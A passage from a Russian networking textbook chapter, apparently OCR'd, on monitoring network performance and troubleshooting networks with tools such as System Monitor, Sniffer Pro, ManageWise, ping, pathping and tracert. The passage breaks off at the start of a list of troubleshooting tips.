


Рис. 7.1. Окно подключения к Internet, вкладка Общие

Рис. 7.2. Окно подключения к Internet: вкладка Сведения

На основе этой информации можно делать определенные выводы относительно состояния текущего подключения к Internet.

Возможно получение объективной информации о скорости текущего подключения к Internet. Существует ряд Web-узлов, позволяющих оценивать скоростные параметры такого подключения. В частности, неплохой тест можно найти по адресу `www.toast.net/Performance/`. Окно тестовой программы показано на рис. 7.3, а ре-

зультаты выполнения теста — на рис. 7.4. Здесь же вы можете ознакомиться (в целях сравнения) со скоростными характеристиками, присущими различным типам подключения к Internet (от коммутируемого подключения, осуществляемого с помощью модема 33,6 Кбит/с, до линии T1). Конечно, в нашем случае не наблюдаются рекордные достижения, но и "задних не пасем".




Рис. 7.3. Web-страница, позволяющая выполнить проверку скорости подключения к Internet

Теперь рассмотрим инструментальные средства, обеспечивающие оценку производительности сети.

Инструменты, применяемые для оценки производительности сети

Мониторинг сети осуществляется с помощью специальных аппаратных и программных средств. Иногда применяемый в этом случае инструментарий именуется *анализаторами протоколов (снифферами)*. С помощью этих средств возможен перехват и анализ отдельных кадров, передаваемых по сети. Следует отметить, что в случае большого объема перехватываемых статистических данных может появиться новое "узкое место", связанное с деятельностью самого анализатора протокола, поэтому пользоваться ими следует в период минимальной загруженности сети.

В этом разделе будут рассмотрены наиболее распространенные программы, позволяющие реализовать мониторинг и управление сетью (среди них Microsoft System Monitor, а также некоторые программы от независимых разработчиков).




Рис. 7.4, Результаты тестирования

Инструментальные средства мониторинга, предлагаемые компанией Microsoft

Программа System Monitor (Системный монитор) позволяет оценить производительность многих сетевых компонентов. При этом используются счетчики, показания которых отображаются на экране.

В процессе эксплуатации программы можно выводить данные в графическом формате, сохранять их в журнале, а также составлять отчеты. Пользователь может просматривать результаты измерений в режиме реального времени, выполнять их обновление в автоматическом режиме или по требованию.

Окно программы показано на рис. 7.5.

Программа System Monitor обеспечивает конфигурирование оповещений, в результате чего администратор получает уведомления в том случае, если наступают те или иные события. Это может быть полезным в целях наблюдения за критическими значениями того или иного параметра, отслеживаемого в автоматическом режиме.

В целях обнаружения "узких мест" в системе следует выполнять мониторинг следующих счетчиков, связанных с сетевыми интерфейсами:

- общее количество байт в секунду;
- количество байт, переданных за одну секунду;
- количество байт, принятых за одну секунду.

Также весьма полезна информация, полученная от следующих счетчиков:

- количество сегментов данных, принятых за секунду;
- количество сегментов данных, переданных за секунду.




Рис. 7.5. Окно программы System Monitor

Программа Network Monitor может также применяться в целях анализа функционирования протоколов, измерения количества кадров в секунду, а также для получения дополнительной статистической информации о работе сети.

Эта программа также может применяться для отображения отдельных кадров перехваченных данных, причем независимо от применяемого протокола (TCP, UDP и SMB). Конечно, перехват и анализ передаваемых по сети пакетов с помошью программы Network Monitor невозможен, хотя часто этого и не требуется. Для перехвата и анализа пакетов предназначены специальные программы-анализаторы.

Программы-анализаторы

Программа-анализатор Sniffer представляет собой сложный набор сетевых инструментов, включающий следующие инструментальные средства:

- Gigabit Sniffer Pro;
- Sniffer Pro LAN и Sniffer Pro WAN;
- Sniffer Pro High-Speed;
- Sniffer Distributed Analysis Suite.

Перечисленный набор инструментальных средств обеспечивает выполнение сложной фильтрации на основе сравнения образцов, адресов TCP/IP или DLC. Пакет Sniffer Pro включает генератор загрузки сети, с помошью которого упрощается тестирование новых устройств и приложений. Этот компонент применяется в целях имитации сетевой нагрузки, подсчета времени ответа, а также количества сетевых трансляций.

Программы из пакета Sniffer обеспечивают доступ к утилитам TCP/IP, предназначенным для проверки функционирования сети (ping, tracert).

Программа Expert Analyzer отвечает за обнаружение неполадок в сети. При одновременном запуске нескольких экземпляров этой программы обеспечивается работа с отдельными инструментальными средствами.

Программы сетевого управления

Программы управления сетями обеспечивают не только отслеживание различных сетевых параметров, но и позволяют выполнять многие другие задачи, в том числе задачи управления сетями.

Известно, что решение подобного рода задач входит в обязанности любого сетевого администратора. Поэтому администратору следует освоить инструменты, обеспечивающие выполнение подобных задач, а также широко использовать их в своей повседневной практике.

Управление сетью включает следующий ряд действий:

- описание сетевых устройств, а также их состояния;
- создание списка сетевых программ, благодаря которому облегчается их установка и обновление;
- оценка рабочих показателей программ (получение сведений относительно используемых приложений, порядка их применения);
- лицензирование используемого ПО;
- управление Remote Desktop (удаленный рабочий стол), а также удаленный контроль клиентских компьютеров.

Существует достаточно обширный набор программ, предназначенных для управления сетями. В настоящей главе представлена лишь одна программа от независимого производителя: Novell ManageWise. Эта программа предназначена для управления большими корпоративными сетями, состоящими из нескольких десятков (и сотен) рабочих станций и серверов. Также будут рассмотрены утилиты, обеспечивающие работу с небольшими локальными сетями.

Программа ManageWise

В настоящее время доступна версия программы ManageWise 2.7. Данную программу можно применять для управления и удаленного мониторинга всей сети, причем в этом случае наблюдается снижение *общей стоимости владения.* Поскольку пакет ManageWise основан на стандартном протоколе сетевого управления, Simple Network Management (SNMP), все задачи сетевого управления могут выполняться из одной точки. В частности, можно отслеживать службы Novell Directory Services (NDS), управлять серверами NetWare и Windows NT/2000, анализировать сетевой трафик, документировать сетевое оборудование, а также генерировать отчеты о состоянии сети — и все это из единого центра управления. Развитая система оповещений позволяет избежать простоев, предупреждая администратора о возможных проблемах еще до того, как они фатальным образом скажутся на работоспособности сети.

Программа Manage Wise 2.7 обеспечивает возможности по управлению сетью как единым объектом, а не как набором независимых устройств. Возможен контроль всех сетевых устройств независимо от используемых ими протоколов, отображение, соответствующих сведений с помощью удобного интерфейса на мониторах пользовательских рабочих станций. Достаточно дважды щелкнуть мышью на соответствующей пиктограмме, в результате чего произойдет автоматическое создание описи всего сетевого программного и аппаратного обеспечения (включая рабочие станции). Назначение сетевых адресов (IP и IPX) осуществляется с помощью специального инструмента планирования. При этом также исключается проблема, связанная с дублированием адресов.

При желании администратора возможно создание графических сетевых карт, обеспечивающих отображение существующей географической организации компании, а также настройку пиктограмм сетевых устройств. Утилита NetWare LANalyzer Agent позволяет в автоматическом режиме находить в сети устройства ManageWise NetExplorer.

Процесс автоматического поиска по сравнению с предыдущими версиями существенно улучшен и в настоящий момент работает в десять раз быстрее. Карты обеспечивают доступ к деталям управления в графической форме.

Программа ManageWise 2.7 совместима с NetWare 5, включая сети на базе TCP/IP, она также содержит множество инструментальных средств, предназначенных составления отчетов, анализа и выявления сетевых трендов. В процессе управления службами каталогов используются более 130 типов оповещений о различных событиях NDS.

Программа ManageWise 2.7 обеспечивает поддержку агента LANalyzer Agent для сетей с интерфейсом Fiber Distributed Data (FDDI). Эта новая возможность ManageWise наравне со всеми выше перечисленными свойствами (полная совместимость с NetWare 5, мониторинг NDS, поддержка консоли Windows NT) способствует повышению степени надежности сети, а также производительности сотрудников компании.

Программа ManageWise 2.7 фактически представляет собой набор загружаемых модулей NetWare (NLM). В связи с этим обеспечивается простая установка на любом сервере NetWare 5: не требуется отдельной системы или дополнительного аппаратного обеспечения, поскольку все необходимое ПО находится на одном компакт-диске. Существует возможность установки ManageWise одновременно на все серверы, это делает развертывание быстрым и легким. Также автоматически могут быть установлены программы-агенты на все рабочие станции.

Ниже перечислены основные особенности этой программы:

- исчерпывающее решение управления;
- поддержка сетей TCP/IP;
- автоматическое обнаружение устройств и составление настраиваемых сетевых карт;
- управление из единой точки;
- снижение времени простоя сети с помощью системы раннего оповещения;
- увеличение стабильности и производительности с помощью мониторинга NDS;
- управление средами с различными типами серверов;
- эффективное управление рабочими станциями;
- улучшенная инвентаризация аппаратных и программных средств;
- декодирование протоколов;
- мониторинг сетевого трафика с помощью LANalyzer Agent;
- защита рабочих станций и серверов от вирусов;
- инструментарий составления отчетов и анализа;
- возможность расширения с помощью подключаемых модулей сторонних производителей;
- поддержка протокола SNMP, компилятор и броузер MIB;
- поддержка NetWare 5;
- мониторинг общих событий и условий NDS;
- поддержка консоли на Windows NT и Windows 95/98;
- поддержка LANalyzer Agent для FDDI;
- декодирование протоколов SMTP, DHCP, SLP и BOOTP;
- улучшенное управление серверами;
- новые карты и ускоренное автоматическое обнаружение устройств;
- поддержка промышленных стандартов;
- легкое и малозатратное развертывание;
- простая установка.

Обратите внимание на окно программы ManageWise 2.7 (рис. 7.6).




Рис. 7.6. Рабочее окно программы ManageWise 2.7

Управление небольшими и средними по размеру сетями

Существует великое множество программ, разработанных независимыми производителями и предназначенных для управления "компактными" сетями. Ниже приводится соответствующий перечень.

- NMS (Network Monitoring Suite, Набор сетевого мониторинга) фирмы LanWare. Эта программа использует протокол SNMP в целях реализации управления сетью. Обеспечивается запуск и останов выполняющихся служб, составление календарного расписания, а также перезагрузка сервера.
- ViewLAN от фирмы NuLINK. Эта утилита предназначена для сетевого контроля и управления с помощью протокола SNMP.

Протокол SNMP поддерживается большинством реализаций протокола TCP/IP. Его применение в процессе управления сетью связано с рядом следующих преимуществ:

- простота;
- невысокий уровень затрат;
- несложная реализация;
- ограниченное количество передаваемых по сети сигналов оповещения;
- поддержка со стороны большинства сетевых устройств.

Вся информация, имеющая отношение к сети, хранится в иерархической базе данных MIB (Management Information Base, База данных управляющей информации). Обычно на хосте устанавливается диспетчер SNMP, предназначенный для обеспечения сбора данных. На сетевых компьютерах, являющихся субъектами анализа, устанавливаются программы-агенты SNMP.

Теперь рассмотрим вопросы, касающиеся поиска и устранения неисправностей в сети.

Поиск и устранение неисправностей в сети

Очень хорошо, если ваша сеть функционирует "без сучка и задоринки", но бывают и различные нюансы. Здесь на помощь придут аппаратные и программные комплексы, позволяющие диагностировать и локализовать неисправность.

Далее перечислены некоторые приборы и приспособления, позволяющие диагностировать локальную сеть.

- **Аппаратная петля.** Это приспособление обеспечивает диагностирование последовательных портов компьютера без подключения каких-либо дополнительных устройств. Представляет собой заглушку, контакты которой соединены определенным образом, подключаемую к последовательному порту.
- **Измеритель параметров локальных сетей.** Это устройство обеспечивает измерение уровней широковещательных сигналов в сетях, а также уровень загрузки отдельных каналов. Также возможно обнаружение различных конфликтов и ошибок, имеющих место в процессе передачи данных в сетях Ethernet и Token Ring. Обеспечивается оценка трафика глобальных каналов связи, а также идентификация сетевых устройств.
- **Осциллограф.** Благодаря визуализации сигнальных импульсов возможна тонкая настройка электронных схем (обеспечивается измерение амплитуды, длительности и крутизны волнового фронта). Возможна диагностика коротких замыканий и разрывов кабеля, скрутки проводов и затухания сигнала.
- **Перекрученный кабель.** В отличие от обычного кабеля витой пары, в перекрученном кабеле применяется крестообразное соединение проводников (контакты 1 и 2 на одном конце подключены к контактам 3 и 6 на другом конце, а также наоборот). Подобный кабель может применяться для непосредственного соединения двух компьютеров, минуя концентратор. Это может оказаться полезным исходя из экономических соображений (когда к сети подключены всего лишь два компьютера) либо в целях тестирования (в случае проверки концентратора).
- **Рефлектометр TDR (Time Domain Reflectometer, рефлектометр времени домена).** Этот прибор позволяет найти места коротких замыканий и разрывов кабеля. С этой целью генерируются зондирующие импульсы, а затем оценивается время "прохождения ответа".
- **Цифровой тестер (авометр).** Позволяет измерять уровни передаваемых по кабелям сигналов, а также обнаруживать места коротких замыканий и разрывов.

Методика устранения неполадок в сети

Как правило, основной симптом неисправностей в сети проявляется в том, что один компьютер "не видит" своего соседа. Причина подобного положения дел может заключаться в неисправности какого-либо аппаратного или программного компонента.

Первый этап в процессе поиска неисправности в сети состоит в проверке физического соединения. Это сделать проще всего, тем более что причина может заключаться в банальном плохом контакте между сетевым проводом и разъемом сетевого адаптера (концентратора). Проверьте, светятся ли индикаторы подключения на сетевых адаптерах и концентраторе. Убедитесь в том, что подается питающее напряжение на концентратор.

На следующем этапе нужно проверить наличие так называемого "человеческого фактора". Убедитесь в том, что применяемые пользователями пароли позволяют регистрироваться в сети, не ограничивая "сферу их влияния" одной рабочей станцией.

Проверьте права доступа для учетной записи пользователя, испытывающего различного рода проблемы в процессе регистрации.

На третьем этапе рекомендуется проверить исправность сетевого оборудования путем визуального осмотра и применения метода последовательного отключения. Используемые в этом случае процедуры не займут слишком много времени, особенно если размеры сети относительно невелики. На данном этапе используются приборы и оборудование, перечисленные в указанном выше списке.

На завершающем этапе следует протестировать сетевое программное обеспечение. Данный этап — наиболее трудоемкий и занимает много рабочего времени. Чаще всего проблемы возникают в случае неправильной настройки параметров конфигурационного файла или случайного/умышленного его повреждения. Причина повреждения может заключаться в случайных скачках питающего напряжения, отключении компьютера от сети без корректного завершения работы системы.

В следующем перечне кратко описаны этапы диагностики и устранения сетевых неисправностей, рекомендуемые программой сертификации Network+.

- Сформулируйте проблему, а также соберите максимально возможное количество данных о ней,
- Попробуйте сымитировать возникшую проблему на другом компьютере. Тем самым вы сможете проверить, специфична ли она для данного компьютера или же носит "глобальный" характер.
- Изолируйте причину появления проблемы. Попробуйте сформулировать все возможные причины, а также предпринять их поэтапное устранение.
- Руководствуясь опытом прошлой работы, а также результатами выполненного анализа, предложите метод устранения сетевой неисправности.
- Сформулируйте и реализуйте на практике план устранения неисправности.
- Протестируйте составленный ранее план устранения проблемы на предмет его практической пригодности.
- Опишите проблему и план ее устранения "в назидание потомкам". В этот же документ включите описание любых изменений конфигурации сетевого ПО.
- Проведите с пользователями диспут, посвященный обсуждению методов решения проблем.

Последние два этапа из перечня достаточно часто опускаются даже опытными сетевыми администраторами. Здесь сказывается действие так называемого "студенческого синдрома" -- "сдал и забыл...".

Однако проблемы могут повторяться, причем через достаточно большие промежутки времени. И будет очень досадно, если к моменту ее повторного возникновения обнаружится, что метод решения был напрочь забыт, таким образом приходится повторно "изобретать велосипед".

Дискуссии с пользователями, посвященные обсуждению возникающих проблем, также весьма полезны. Как известно, "в споре рождается истина", тем более что обученные пользователи могут предотвратить появление проблем в будущем собственными силами.

Далее описываются некоторые методики и утилиты, позволяющие диагностировать и устранять неполадки программных компонентов сети.

Файлы системного журнала

Во многих операционных системах предусмотрена регистрация событий, связанных с нормальной работой, а также со сбоями ПО. Не является исключением и Windows 2000. Соответствующая утилита в данном случае именуется Просмотр событий,

причем включает три различных журнала: приложений, безопасности и системы. Окно утилиты с выбранным журналом системы показано на рис. 7.7.

В случае необходимости можно получить более подробные сведения о характере ошибки (рис. 7.8). Как видите, в данном случае оказалось невозможным запустить службу "SpiDer Guard for Windows NT", которая связана со службой "SpiDer FS Monitor for Windows NT".




Рис. 7.7. Окно утилиты Просмотр событий




Рис. 7.8. Более подробные сведения об ошибке

Записи о системных событиях в ОС NetWare хранятся в файле SYS$LOG.ERR. Сведения об ошибках, а также сообщения, выводимые в процессе функционирования сервера, хранятся в файле CONSOLE.LOG. В случае преждевременного завершения работы какой-либо программы или модуля NLM (NetWare Loadable Module), информация об этом событии записывается в журнал ABEND.LOG.

В сетях, реализованных на базе набора протоколов TCP/IP, присутствует набор утилит, позволяющих выполнить сбор статистических данных, проверить соединения, а также устранить возможные неполадки. В следующем разделе рассмотрим некоторые примеры подобных утилит.

Утилиты TCP/IP, предназначенные для тестирования сетевых соединений

Часто в процессе локализации места "разрыва" сетевого соединения визуального осмотра бывает недостаточно. Вроде как изоляция кабелей не повреждена, все соединители находятся в предназначенных для них гнездах, а сеть не работает. В чем же тут дело?

Причина может заключаться в скрытом повреждении сетевого кабеля или просто в тривиальной ошибке процедуры сетевого просмотра. Последняя ошибка достаточно просто обнаруживается, если предпринять попытку доступа к серверу путем указания его имени в формате UNC (Universal Naming Convention, универсальное соглашение о наименовании).

Тестирование соединения с другим компьютером можно выполнить с помощью следующих инструментальных средств TCP/IP:

- команды ping и pathping;
- ' утилиты трассировки.

Команды ping и pathping

Команда ping позволяет пересылать соседним компьютерам эхо-сообщения. При этом формат сообщения соответствует протоколу ICMP (Internet Control Message Protocol, протокол управления сообщениями в Internet).

В процессе тестирования сетевого соединения в качестве адресата команды ping назначается какой-либо хост. В нашем случае тестировался хост Uaportal.com (www.uaportal.com). Результаты тестирования приведены на рис. 7.9.




Рис. 7.9. Результаты выполнения команды ping

При использовании команды ping можно указывать IP-адрес или имя целевого компьютера. В процессе тестирования соединения лучше указывать IP-адрес. Если в этом случае результаты проверки были вполне удовлетворительными, а в случае применения команды ping с указанием имени целевого компьютера произошла ошибка, значит проблемы кроются в сервере разрешения сетевых имен. Причина также может заключаться в некорректной конфигурации сервера DNS (Domain Name System), адрес которого следует определить в свойствах протокола TCP/IP.

Эта команда также весьма полезна для проверки установленного протокола TCP/IP. На практике подобная проверка выполняется путем указания команды ping 127.0.0.1. Если в этом случае отображается ответ, следовательно, стек протоколов TCP/IP установлен и функционирует в нормальном режиме.

Интересно отметить, что версии команды ping, выполняемые в режиме командной строки, включены во все наборы протоколов TCP/IP, входящие в состав ОС Windows, Linux и UNIX. ОС NetWare включает две версии этой команды: ping и tping. Загрузка этих команд осуществляется в качестве модулей NLM.

В семейство операционных систем Windows 2000 входит усовершенствованная версия команды ping, именуемая pathping. Помимо возможностей, присущих командам ping и tracert, эта утилита позволяет получать дополнительные статистические данные, а также обнаруживать маршрутизаторы, послужившие причиной сетевых сбоев.

На рис. 7.10 показаны результаты выполнения команды pathping, запущенной в режиме командной строки на компьютере с установленной системой Windows 2000 Professional.





Рис. 7.10. Результаты выполнения команды pathping

Команды трассировки

Команды трассировки позволяют отслеживать маршрут, по которому следовал пакет, принимаемый данным компьютером. В операционных системах из семейства Windows используется команда tracert, в Linux/UNIX — traceroute, в NetWare — load iptrace.

В результате выполнения этой команды на экране отображаются названия всех маршрутизаторов, через которые проходит пакет данных по пути его следования. Таким образом становится возможным обнаружение точки "деградации" производительности.

На рис. 7.11 можно видеть результат выполнения команды tracert.



Рис, 7.11. Результаты выполнения команды tracert

Конфигурационные утилиты

Весьма часто причиной неполадок соединения являются некорректные настройки. Вполне возможно, что назначенный компьютеру адрес будет находиться в некорректном диапазоне адресов подсети или была неправильно указана маска подсети, шлюз, заданный по умолчанию, адрес DNS или другие сетевые параметры.

Для преодоления возможных неприятностей используется утилита конфигурации параметров TCP/IP, предназначенных для настройки системы или сетевого адаптера. Так, в системах Windows 95/98 используется утилита winipconfig, в Windows NT/2000 — ipconfig, в NetWare — config, в Linux/UNIX — ifconfig. Для любой команды доступна справка, вызываемая путем указания имени команды и ключа /?.

Некоторые другие утилиты TCP/IP

В случае возникновения неполадок, связанных с сетевыми подключениями либо некорректными конфигурационными настройками, можно воспользоваться некоторыми другими инструментальными средствами. К их числу относятся следующие программы.

- Netstat и Nbtstat. Отображение статистических данных, имеющих отношение к протоколам TCP/IP и NetBIOS.
- ARP (arp — в Linux/UNIX). Эта утилита применяется для вывода содержимого и обновления кэша ARP (Address Resolution Protocol, протокол разрешения адресов).
- ROUTE (route — в Linux/UNIX). Эта утилита позволяет просматривать и изменять записи в таблицах маршрутизации.

Советы по устранению неисправностей в сети

Конечно, устранение неисправностей в сети потребует высокого мастерства и специализированных знаний от сетевого администратора. Хотя, если придерживаться определенной методики, а также последовательности выполняемых действий, проблем можно будет избежать.

Последовательность выполняемых действий можно условно "разбить" на несколько этапов:

